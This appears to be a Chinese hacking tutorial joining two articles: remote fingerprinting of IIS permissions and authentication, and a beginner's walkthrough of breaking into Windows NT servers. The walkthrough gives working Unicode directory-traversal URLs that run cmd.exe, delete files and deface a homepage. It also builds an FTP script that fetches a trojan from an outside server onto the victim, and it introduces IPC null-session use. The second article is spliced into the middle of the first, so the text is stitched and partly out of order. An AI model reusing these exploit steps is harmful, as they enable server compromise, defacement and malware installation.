提起微软公司IIS Web服务器的安全问题,很多人立刻就会联想到那些为人们所称颂的致命漏洞。UNICODE 、CGI 解析、idq、.Printer远程溢出……利用它们可以很轻松的拿到较高的系统权限,但在这之前,判断出目标主机IIS是如何配置的,对整个入侵行动来说也是很重要的环节。

本文并非是讨论致命漏洞的，而是比较详细介绍如何远程判断IIS 服务器的各种设置，如目录权限、认证方法等等，这些信息能给之后的入侵行动以很大的帮助。

一、远程确定目录权限

让我们打开一台 IIS 服务器的服务管理器，选择一个目录，看它的属性，如图所示。



在目录属性项有这么一些选项（日志访问和索引此资源不计）：

（1）脚本资源访问：对网站的脚本可以读取原文件。

（2）读取：读取目录里面的静态资源。

（3）写入：用户可以建立以及删除资源。

（4）目录浏览：用户可以浏览目录内容。

应用程序设置的执行许可中有 3 个选项：

（1）无：只能访问静态页面。

（2）纯脚本：只允许允许脚本　如 ASP 脚本。

（3）脚本和可执行程序：可以访问和执行各种文件类型。

那么，如何确定服务器上面的这些权限设置呢？　别着急，一个一个来。

1．执行权限

如何确定某个目录是否开了执行权限呢？　很简单，从浏览器向服务器发送一个下面的请求：

http://iis-Server/dir/no-such-file.dll

/iis-Server/ 为目标服务器地址。

/dir/ 为要判断得目录。

no-such-file.dll 是随便取的一个名字，服务器上面没有这个文件。

服务器对我们的请求会返回一个信息，如果返回的是一个 500 错误：

HTTP 500 – 内部服务器错误（Internal Server error）

那么，就说明这个目录的执行权限是开着的。对于服务器，能不开执行权限的就不要开。特别是虚拟目录的执行权限。大家想一想 UNICODE 和二次解码漏洞的利用过程就明白了。

如果服务器返回的是一个 404 错误：

HTTP 404 – 未找到文件

那么，就说明这个目录的执行权限没有开。

2．写权限

测试一个目录对于 Web 用户是否具有写权限，采用如下方法：

Telnet 到服务器的Web端口(80)并发送一个如下请求：

```
PUT /dir/my_file.txt HTTP/1.1
Host: iis-Server
Content-Length: 10 <enter><enter>
```

这时，服务器会返回一个 100(继续)的信息：

HTTP/1.1 100 Continue

Server：Microsoft-IIS/5.0

Date：Thu，28 Feb 2002 15:56:00 GMT

接着，我们输入10个字母：

AAAAAAAAAA

送出这个请求后，看服务器的返回信息，如果是一个 201 Created 响应：

HTTP/1.1 201 Created

Server：Microsoft-IIS/5.0

Date：Thu，28 Feb 2002 15:56:08 GMT

Location：http://iis-Server/dir/my_file.txt

Content-Length：0

Allow：OPTIONS，TRACE，GET，HEAD，DELETE，

PUT，COPY，MOVE，PROPFIND，

PROPPATCH，SEARCH，LOCK，UNLOCK

那么，就说明这个目录的写权限是开着的。反之，如果返回的是一个 403 错误，那么写权限就是没有开起来，如果需要你认证，并且返回一个 401(权限禁止) 的响应的话，说明是开了写权限，但是匿名用户不允许。 如果一个目录同时开了“写”和“脚本和可执行程序”的话，那么Web用户就可以上传一个程序并且执行它。恐怖哦！

3．纯脚本执行权限

这样的目录就太多了。很多不需要给执行权限的目录也被管理员给了脚本执行权限，shotgun在一篇文章里面说过：最小的权限＋最少的服务＝最大的安全 。一点也没有错。给目录任何多余的权限都是没有必要的。判断一个目录是否可以执行纯脚本文件也很简单，发送一个如下一个请求：

http://iis-Server/dir/no-such-file.asp

如果返回404文件不存在，则说明有执行权限，返回403，则是没有开。

4．浏览目录权限

判断一个目录是否允许浏览可能需要一点点小技巧，但是，在网站的默认首页(如：default.asp)不存在的话，那么就再简单不过了。 在浏览器里面输入：

http://iis-Server/dir/

如果权限开着，那么会返回200响应，并且列出当前目录里面的内容。反之，没有列出目录的话就是关了。 但是，如果默认页面default.asp存在呢？敲入上面的地址就直接打开这个页面了。别急，WebDAV 里面有一个请求方法叫PROFIND。这个方法使得我们可以从服务器资源里面得到诸如文件名、创建时间、最后修改时间等信息。利用它，我们也可以绕过 default.asp 来判断目录浏览权限的情况。Telnet到IIS-Server的Web端口，发送如下请求：

PROPFIND /dir/ HTTP/1.1

Host：iis-Server

Content-Length：0

这时，服务器会送回一个207 Multi Status的响应。如果目录是允许浏览的，那么同时会列出目录里面的资源以及他们的属性；如果目录浏览不允许，返回的信息就会少的多。目录浏览一般来说只能算是一个低危险等级的漏洞，比如一个images目录，里面除了图片就没有别的东西了，那对于服务器的安全就没有什么危害。但是，如果目录里面放了一个管理页面adminpage.asp或者一些数据库连接信息文件，那麻烦可就大了。

5．读权限

判断这点很容易，发一个带txt文件的请求就可以：

http://iis-Server/dir/no-such-file.txt

如果返回一个 404 文件不存在的响应，就说明读权限是开着的。反之，返回403错误，则说明读权限没有开。早几年接触安全的人一定知道 ::$DATA泄露ASP源代码的漏洞，其实，如果一个目录里面全是ASP脚本的话，那么读权限也可以不用开，ASP只需要脚本执行权限就可以了。

二．IIS 认证方法的判断

这个漏洞是最近才公布出来的。IIS服务器支持匿名访问，基本认证和使用NTLM方式的Windows集成认证，如果客户端发送一个包含认证信息的请求，IIS就会强行尝试用这些认证信息取认证，并且发回响应，这样，我们就能够确定IIS认证的配置。

要确定IIS是否支持基本认证，可以Telnet到服务器的80端口，发送如下请求：

GET / HTTP/1.1

Host：iis-Server

Authorization： Basic c3lzdGVtOm1hbmFnZXIA

这是一个基本认证的请求，里面包含了一个base 64编码的用户ID和PASS，Basic后面那串

字符经过base 64解码以后就是 system:manager 。如果服务器返回一个401信息，则说明基本认证选项是开着的；如果返回200信息，则有两种可能，基本认证选项没有开，或者服务器存在一个system的用户名，并且密码是manager （当然后者的可能性几乎为0）。

要确定NTLM选项是否开启，可以向IIS发送如下请求：

GET / HTTP/1.1

Host：iis-Server

Authorization：NegotiateTlRMTVNTUAABAAAAB4I

AoAAAAAAA AAAAAAAAAAAAAAA=

同样，如果返回401消息，则说明支持NTLM，返回200，说明NTLM认证选项没有开启 。

对于大多数网站来说，这两种认证方式都是不需要打开的，它们有可能泄露一些服务器的重要信息 。

1．泄露内部IP地址信息

如果IIS服务器使用NAT防火墙的话，通常都有个内部地址，如10.x.x.x。

如果IIS开启了基本认证选项，那么发送如下请求就可以得到服务器的内部IP：

GET / HTTP/1.1

Host：

Authorization： Basic c3lzdGVtOm1hbmFnZXIA

服务器将返回一个如下响应：

HTTP/1.1 401 Access Denied

Server：Microsoft-IIS/5.0

Date：Fri，01 Mar 2002 15:45:32 GMT

WWW-Authenticate：Basic realm="10.1.1.2"

Connection：close

Content-Length：3245

Content-Type：text/html

那个10.1.1.2就是机器的内部IP地址。本来realm的值是客户端提供的一个主机头，但这里它是空的，所以IIS就选择了本机的IP地址来代替。同样的，利用PROPFIND、WRITE、MKCOL等请求的返回信息，也能泄露主机的一些信息，如我们向服务器提请下面这样一个请求：

PROPFIND / HTTP/1.1

Host：

Content-Length：0

在IIS配置成使用主机名的情况下，则不会暴露主机的IP地址，但是会暴露NetBIOS名。事实上，我们可以利用IIS的认证获得更多的信息，如所在域的名字，方法是向服务器发送如下带NTLM认证的请求：

GET / HTTP/1.1

Host：iis-Server

Authorization：NegotiateTlRMTVNTUAABAAAAB4I

AoAAAAAAAAAAAAAAAAAAAAAA

服务器会返回一个信息：

HTTP/1.1 401 Access Denied

Server：Microsoft-IIS/5.0

Date：Fri，01 Mar 2002 16:24:58 GMT

WWW-Authenticate： Negotiate TlRMTVNTUAACAA

AADAAMADAAAAAFgoKgeGvyVuvy67U

AAAAAAAAAAEQARAA8AAAAUwBDAFkATABMAEFA

AgAMAFMAQwBZAEwATABBAAEA

DABTAEMAWQBMAEwAQQAEAAwAUwBDAFkATABM

AEEAAwAMAFMAQwBZAEwATABB

AAAAAAA=

Content-Length：3245

Content-Type：text/html

那一长串字符就包含了主机名和NT所在域的名字的base 64 编码。

临时解决方法：在cmd下进入c:\inetpub\adminscripts或者是adminiscript所在目录执行以下命令

adsutil set w3svc/UseHostName True

net stop iisadmin /y

net start w3svc

2．默认应用程序映射判断

判断默认映射是否存在比较简单，这里只简单地给出了在映射存在的情况下对于相应请求的响应：

扩展名： .printer

请求： http://iis-Server/foo.printer

响应： HTTP 500 － 内部服务器错误

扩展名：.idc


请求： http://iis-Server/foo.idc

响应： code 500 Internal Server Error

扩展名：.idq

小编辑语：俗话说万事开头难，而与学习其他技能相比，学习入侵技术的起步阶段更是困难重重，这主要是因为没有一套由浅入深的相关教材，当然也不可能有这样的教材，毕竟这方面技术翻新太快了。黑客们提高自身入侵技巧的主要途径是通过网络与“同行”交流，但这种交流是在有一定基础的前提下进行的，而一个新手是无法应付那些专业术语和高手们看来如同日常用语般的命令行……

如果您真的把自己定位在新手范畴，建议读读本篇关于入侵Windows NT的文章。



入侵技术从零开始

文/雪鼠

如何能成为一位Hacker？这是很多刚学习入侵的朋友经常会问起的问题。其实这个问题也在困扰着我，因为一直以来，我也没有得到一个真正的答案。事实上我所能提供也只是自己的一点经验，希望下面的文章能够给大家减少一些麻烦。

在开始学习之前，我先声明一点，下面的文章仅供大家做技术参考，请各位不要用在非法的地方！

工具选择

没有工具想入侵恐怕是很难的。既然Hacker的前辈们已经留下了一大笔财富，我们这样的新手又岂有不用之理，毕竟我们富有创造力的头脑是不该被浪费用来重复发明轮子的。

请求： http://iis-Server/foo.idq
响应码：200 OK
响应： 找不到 IDQ 文件 D:\dir\\foo.idq
扩展名：.ida
请求： http://iis-Server/foo.ida
响应码：200 OK
响应： 找不到 IDQ 文件 D:\dir\foo.ida
扩展名：.htr
请求： http://iis-Server/foo.htr
响应： HTTP 404 - 未找到文件
扩展名：.htw
请求： http://iis-Server/foo.htw
响应码： 200 OK
响应： QUERY_STRING 的格式无效
扩展名：.stm
请求： http://iis-Server/foo.stm
响应： HTTP 404 - 未找到文件
扩展名：.shtm
请求： http://iis-Server/foo.shtm
响应： HTTP 404 - 未找到文件
扩展名：.shtml
请求： http://iis-Server/foo.ida
响应： HTTP 404 - 未找到文件

三、判断操作系统是否为个人版本(Professional/Workstation)

IIS安装在Windows 2000专业版和NT workstation上时，同时进行的连接数最大为10个.利用这一点,我们可以简单判断操作系统版本：创建10个 HTTP 1.1的持续连接，第11个连接请求将反回403错误信息。

后记：我在翻译整理这篇文章的时候也是掐头去尾，取其自认为精华部分，希望对各位有所帮助，哪怕是一点点。如果有不明白的地方，可以参考以下几篇英文文章：

http://www.nextgenss.com/papers/iisrconfig.pdf

http://www.nextgenss.com/advisories/iisauth.txt

http://www.nextgenss.com/advisories/iisip.txt

1. 扫描工具类：RangeScan、流光Ⅳ
2. FTP服务器类：unicode、iCmd
3. 网页探测类：溯雪
4. 字典生成类：xkey

入侵入门

对初学者来说，利用UNICODE漏洞入侵NT是最容易掌握的了。不过，再次提醒大家，本文仅供大家做技术参考，请各位不要用在非法的地方！

1.寻找目标

通常我们首先利用扫描器（这里以流光四为例）寻找一个IP段上存在IIS漏洞的所有目标主机。（除非你已经有了明确的目标并知道它的IP地址）如图1。




图1

实际上，我们经常使用的漏洞只是下面的三种

```
（中文版）：http://ip/scripts/..%c1%1c../winnt/system32/cmd.exe? /c + dir + c:\
或 （英文版2000）：http://ip/scripts/..%c0%af../winnt/system32/cmd.exe? /c + dir + c:\
（英文版）http://ip/scripts/..%c0%9c../winnt/system32/cmd.exe? /c + dir + c:\
```

回车后如果目录被列出。即存在unicode漏洞。

2.查找IIS的发布目录

其实找到存在UNICODE漏洞的服务器并不是一件很容易的事，这就需要我们有耐心，有时运气也是必不可少的。这里我们假设已经找到符合条件的服务器，地址为IP。在浏览器里输入：http://ip/scripts/..%c1%1c../winnt/system32/cmd.exe?/c + set（服务器版本不同时上面的命令会有所差别），回车运行。这时浏览器会返回一些信息（具体内容可能与下面有所不同）：

```
CGI Error
The specified CGI application misbehaved by not returning a complete
set of HTTP headers. The headers it did return are
ALLUSERSPROFILE=E:\Documents and Settings\All Users
AUTH_TYPE=Negotiate
AUTH_USER=BADBOYCL-DQQZQQ\badboy
CASL_BASEDIR_ENV=E:\scan\CyberCop Scanner\casl
CommonProgramFiles=E:\Program Files\Common Files
COMPUTERNAME=BADBOYCL-DQQZQQ
ComSpec=E:\WINNT\system32\cmd.exe
CONTENT_LENGTH=0
GATEWAY_INTERFACE=CGI/1.1
HTTP_ACCEPT=*/*
HTTP_ACCEPT_LANGUAGE=zh-cn
HTTP_CONNECTION=Keep-Alive
HTTP_HOST=127.0.0.1
HTTP_USER_AGENT=Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
HTTP_AUTHORIZATION=Negotiate
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTPS=off
OS=Windows_NT
Path=D:\WINNT\system32;D:\WINNT;D:\WINNT\System32\Wbem
PATH_TRANSLATED=d:\inetpub\wwwroot
```

上面PATH_TRANSLATED的值即为IIS的发布目录。

3.把cmd.exe复制到scripts的目录下，并改名为c.exe（名字可以自己定），避开原来的cmd.exe对特殊字符进行检查，输入：

```
http://x.x.x.x/scripts/..%c1%1c../winnt/system32/cmd.exe?/c + copy + e:\winnt\system32\cmd.exe + e:\inetpub\scripts\c.exe
```

【注意：如果要上传黑页的话，根据经验，并不需将CMD.EXE改名拷贝到SCRIPTS下】

4.为防止X为只读，不能修改，还要先执行下面代码，解除X文件的只读属性

```
http://x.x.x.x/scripts/..%c1%1c../winnt/system32/attrib.exe?%20-r%20-h%20d:\inetpub\wwwroot\X
```

这时X就是可写的了。

同样，常用命令的执行形式也很类似。

（1）删除文件的命令

```
http://x.x.x.x/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+del+c:\badboy.txt
```

（2）建立文件夹的命令

```
http://x.x.x.x/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+md+c:\badboy
```

（3）删除空的文件夹命令：

```
http://x.x.x.x/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+rd+c:\badboy
```

5.运用echo+>命令简单地黑了它的主页

在浏览器输入　假设它的默认主页是index.htm

```
http://ip/scripts/c.exe?/c+echo+Hack+by+China+9/30/2001+>+d:\inetpub\wwwroot\index.htm
```

回车后，再用浏览器打开该网站域名或ip，就会看见

Hack by China 9/30/2001

的内容，说明你已经黑了它的主页，如图2。




图2

6.使用ftp服务器上传

（1）找一个FTP服务器（这样的服务器很好找啊），将需要上传的木马等破坏的东东上传到该ftp服务器上。

假设这个FTP服务器域名：home4u.china.com，

username　aaa　"aaa"为用户名

password　bbb　"bbb"为密码

假如上传的木马为冰河服务端：srv.exe

（2）在要黑的远程主机编辑一个ftp执行参数txt文件

```
http://ip/scripts/ccc.exe?/c+echo+open+home4u.china.com>up.txt
http://ip/scripts/ccc.exe?/c+echo+aaa>>up.txt
">>"号前不要有空格
http://ip/scripts/ccc.exe?/c+echo+bbb>>up.txt
http://ip/scripts/ccc.exe?/c+echo+get+srv.exe>>up.txt
http://ip/scripts/ccc.exe?/c+echo+quit>>up.txt
```

这样，目标服务器上就会生成名为up.txt的文件。

（3）在要黑的远程主机执行FTP

http://ip/scripts/ccc.exe?/c+ftp+-s up.txt

其实这个方法是在要黑远程主机单完成一个自动ftp登录并下载文件的过程。

一段时间后，如果浏览器返回：（如果服务器不是英文版，返回信息会有所不同）

```
CGI Error
The specified CGI application misbehaved by not returning a complete set of HTTPheaders. The headers it did return are
```

至此，网页更改宣告完成。

安全建议：

1．注意最新的系统补丁（微软的补丁是最多的了）；

2．安装防火墙软件和杀毒软件；

3．删除scripts目录，禁止脚本运行（除非你确实需要）。

入侵深入

利用UNICODE漏洞入侵是不是很简单，现在我来向大家介绍一下利用 IPC 入侵NT。IPC本来是UNIX的进程间通讯的意思，不过这里我们说的是Windows下的IPC，他主要是共享命名管道资源。它对于程序间的通讯是很重要的。

在Windows 下，它是用 Net 命令来实现的，

用于在远程管理计算机和查看计算机的共享资源。

在一些文章中我们会经常看到“空连接”的字样，但是并不知道它是什么意思。所谓“空连接”，其实就是不用密码和用户名的IPC连接。具体格式为：

net use \\IP “” /user “”

在这里，我先向大家简单介绍一下NET命令的基本用法：

1.NET命令是一个命令行命令，用于管理网络环境、服务、用户、登录……等本地信息。

2.获得HELP

在NT下可以用图形的方式，开始－》帮助－》索引－》输入NET。

在COMMAND下可以用字符方式，NET /?或NET HELP得到一些方法 相应的方法的帮助NETCOMMAND /HELP或NET HELP COMMAND 或NET COMMAND /? 另对于错误NET HELPMSG MESSAGE #是4位数。

3.强制参数 所有net命令接受选项/yes和/no(可缩写为/y和/n)。[简单的说就是预先给系统的提问一个答案]。

4.有一些命令是马上产生作用并永久保存的，使用的时候要慎重。

下面对NET命令的不同参数的基本用法做一些初步的介绍：

(1) NET VIEW

作用：显示域列表、计算机列表或指定计算机的共享资源列表。

命令格式：net view [\\computername | /domain [:domainname]]
参数介绍：
<1>键入不带参数的net view显示当前域的计算机列表。
<2>\\computername 指定要查看其共享资源的计算机。
<3>/domain[:domainname]指定要查看其可用计算机的域。
简单事例：
<1>net view \\YFANG查看YFANG的共享资源列表。
<2>net view /domain:test查看test域中的机器列表。

(2) NET USER

作用：添加或更改用户账号或显示用户账号信息。该命令也可以写为 net users。

命令格式：net user [username [password | *] [options]] [/domain]
参数介绍：
<1>键入不带参数的net user查看计算机上的用户账号列表。
<2>username 添加、删除、更改或查看用户账号名。
<3>password 为用户账号分配或更改密码。
<4>* 提示输入密码。
<5>/domain 在计算机主域的主域控制器中执行操作。
简单事例：
net user yfang 查看用户YFANG的信息

(3) NET USE

作用：连接计算机或断开计算机与共享资源的连接，或显示计算机的连接信息。

命令格式：net use [devicename | *] [\\computername\sharename [\volume]] [password | *] [/user [domainname\] username] [[/delete] [/persistent]:{yes | no}]]
参数介绍：
键入不带参数的net use列出网络连接。
devicename 指定要连接到的资源名称或要断开的设备名称。
\\computername\sharename 服务器及共享资源的名称。
password 访问共享资源的密码。
* 提示键入密码。
/user 指定进行连接的另外一个用户。
domainname 指定另一个域。
username 指定登录的用户名。
/home 将用户连接到其宿主目录。
/delete 取消指定网络连接。
/persistent 控制永久网络连接的使用。
简单事例：
<1>net use e:\\YFANG\TEMP将\\YFANG\TEMP目录建立为E盘
<2>net use e:\\YFANG\TEMP /delete 断开连接

(4) NET TIME

作用：使计算机的时钟与另一台计算机或域的时间同步。

命令格式：net time [\\computername | /domain [:name]] [/set]
参数介绍：
<1>\\computername 要检查或同步的服务器名。
<2>/domain [:name]指定要与其时间同步的域。
<3>/set 使本计算机时钟与指定计算机或域的时钟同步。

下面的这 4 个参数是相关的，所以一起介绍

(5) Net Start

作用：启动服务，或显示已启动服务的列表。

命令格式：net start service

(6) Net Pause

作用：暂停正在运行的服务。

命令格式：net pause service

(7) Net Continue

作用：重新激活挂起的服务。

命令格式：net continue service

(8) NET STOP

作用：停止 Windows NT 网络服务。

命令格式：net stop service

参数介绍：我们来看看这些服务都是什么

<1>alerter （警报）
<2>client service for netware Netware （客户端服务）
<3>clipbook Server （剪贴簿服务器）
<4>computer browser （计算机浏览器）
<5>directory replicator （目录复制器）
<6>ftp publishing service （ftp）（ftp 发行服务）
<7>lpdsvc
<8>net logon （网络登录）
<9>network dde （网络 dde）
<10>network dde dsdm （网络 dde dsdm）
<11>network monitor agent （网络监控代理）
<12>nt lm security support provider （NT LM 安全性支持提供）
<13>ole （对象链接与嵌入）
<14>remote access connection manager （远程访问连接管理器）
<15>remote access isnsap service （远程访问 isnsap 服务）
<16>remote access Server （远程访问服务器）
<17>remote procedure call rpc locator （远程过程调用定位器）
<18>remote procedure call rpc service （远程过程调用服务）
<19>schedule （调度）
<20>Server （服务器）
<21>simple tcp/ip services （简单 TCP/IP 服务）
<22>snmp
<23>spooler （后台打印程序）
<24>tcp/ip netbios helper （TCP/IP NETBIOS 辅助工具）
<25>ups
<26>workstation （工作站）
<27>messenger （信使）
<28>dhcp client
<29>eventlog 以下这些 SERVICE 只能在 NT Server 上使用
a.file Server for macintosh
b.gateway service for netware
c.microsoft dhcp Server
d.print Server for macintosh
e.remoteboot
f.Windows internet name service

(9) Net Statistics

作用：显示本地工作站或服务器服务的统计记录。

命令格式：net statistics [workstation | Server]
参数介绍：
<1>键入不带参数的net statistics列出其统计信息可用的运行服务。
<2>workstation 显示本地工作站服务的统计信息。
<3>Server 显示本地服务器服务的统计信息。
简单事例：
net statistics Server | more 显示服务器服务的统计信息

(10) Net Share

作用：创建、删除或显示共享资源。

命令格式：net share sharename=drive:path [/users number | /unlimited]
/remark "text"
参数介绍：
<1>键入不带参数的 net share 显示本地计算机上所有共享资源的信息。
<2>sharename 是共享资源的网络名称。
<3>drive：path 指定共享目录的绝对路径。
<4>/users number 设置可同时访问共享资源的最大用户数。
<5>/unlimited 不限制同时访问共享资源的用户数。
<6>/remark "text" 添加关于资源的注释，注释文字用引号引住。
简单事例：
net share mytest=c:\temp /remark "my first share" 以 mytest 为共享名共享 c:\temp
net share mytest /delete 停止共享 mytest 目录

(11) Net Session

作用：列出或断开本地计算机和与之连接的客户端的会话。

命令格式：net session [\\computername] [/delete]

参数介绍：
<1>键入不带参数的net session显示所有与本地计算机的会话的信息。
<2>\\computername标识要列出或断开会话的计算机。
<3>/delete结束与\\computername计算机会话并关闭本次会话。
简单事例：
net session \\test要显示计算机名为test的客户端会话信息列表。

(12) Net Send

作用：向网络的其他用户、计算机或通信名发送消息。

命令格式：net send {name | * | /domain[:name] | /users} message
参数介绍：
<1>name要接收发送消息的用户名、计算机名或通信名。
<2>*将消息发送到组中所有名称。
<3>/domain[:name]将消息发送到计算机域中的所有名称。
<4>/users将消息发送到与服务器连接的所有用户。
<5>message作为消息发送的文本。
简单事例：
net send /users Server will shutdown in 5 minutes.给所有连接到服务器的用户发送消息。

(13) Net Localgroup

作用：添加、显示或更改本地组。

命令格式：net localgroup groupname {/add [/comment:"text"] | /delete} [/domain]
参数介绍：
<1>键入不带参数的net localgroup显示服务器名称和计算机的本地组名称。
<2>groupname要添加、扩充或删除的本地组名称。
<3>/comment:"text"为新建或现有组添加注释。
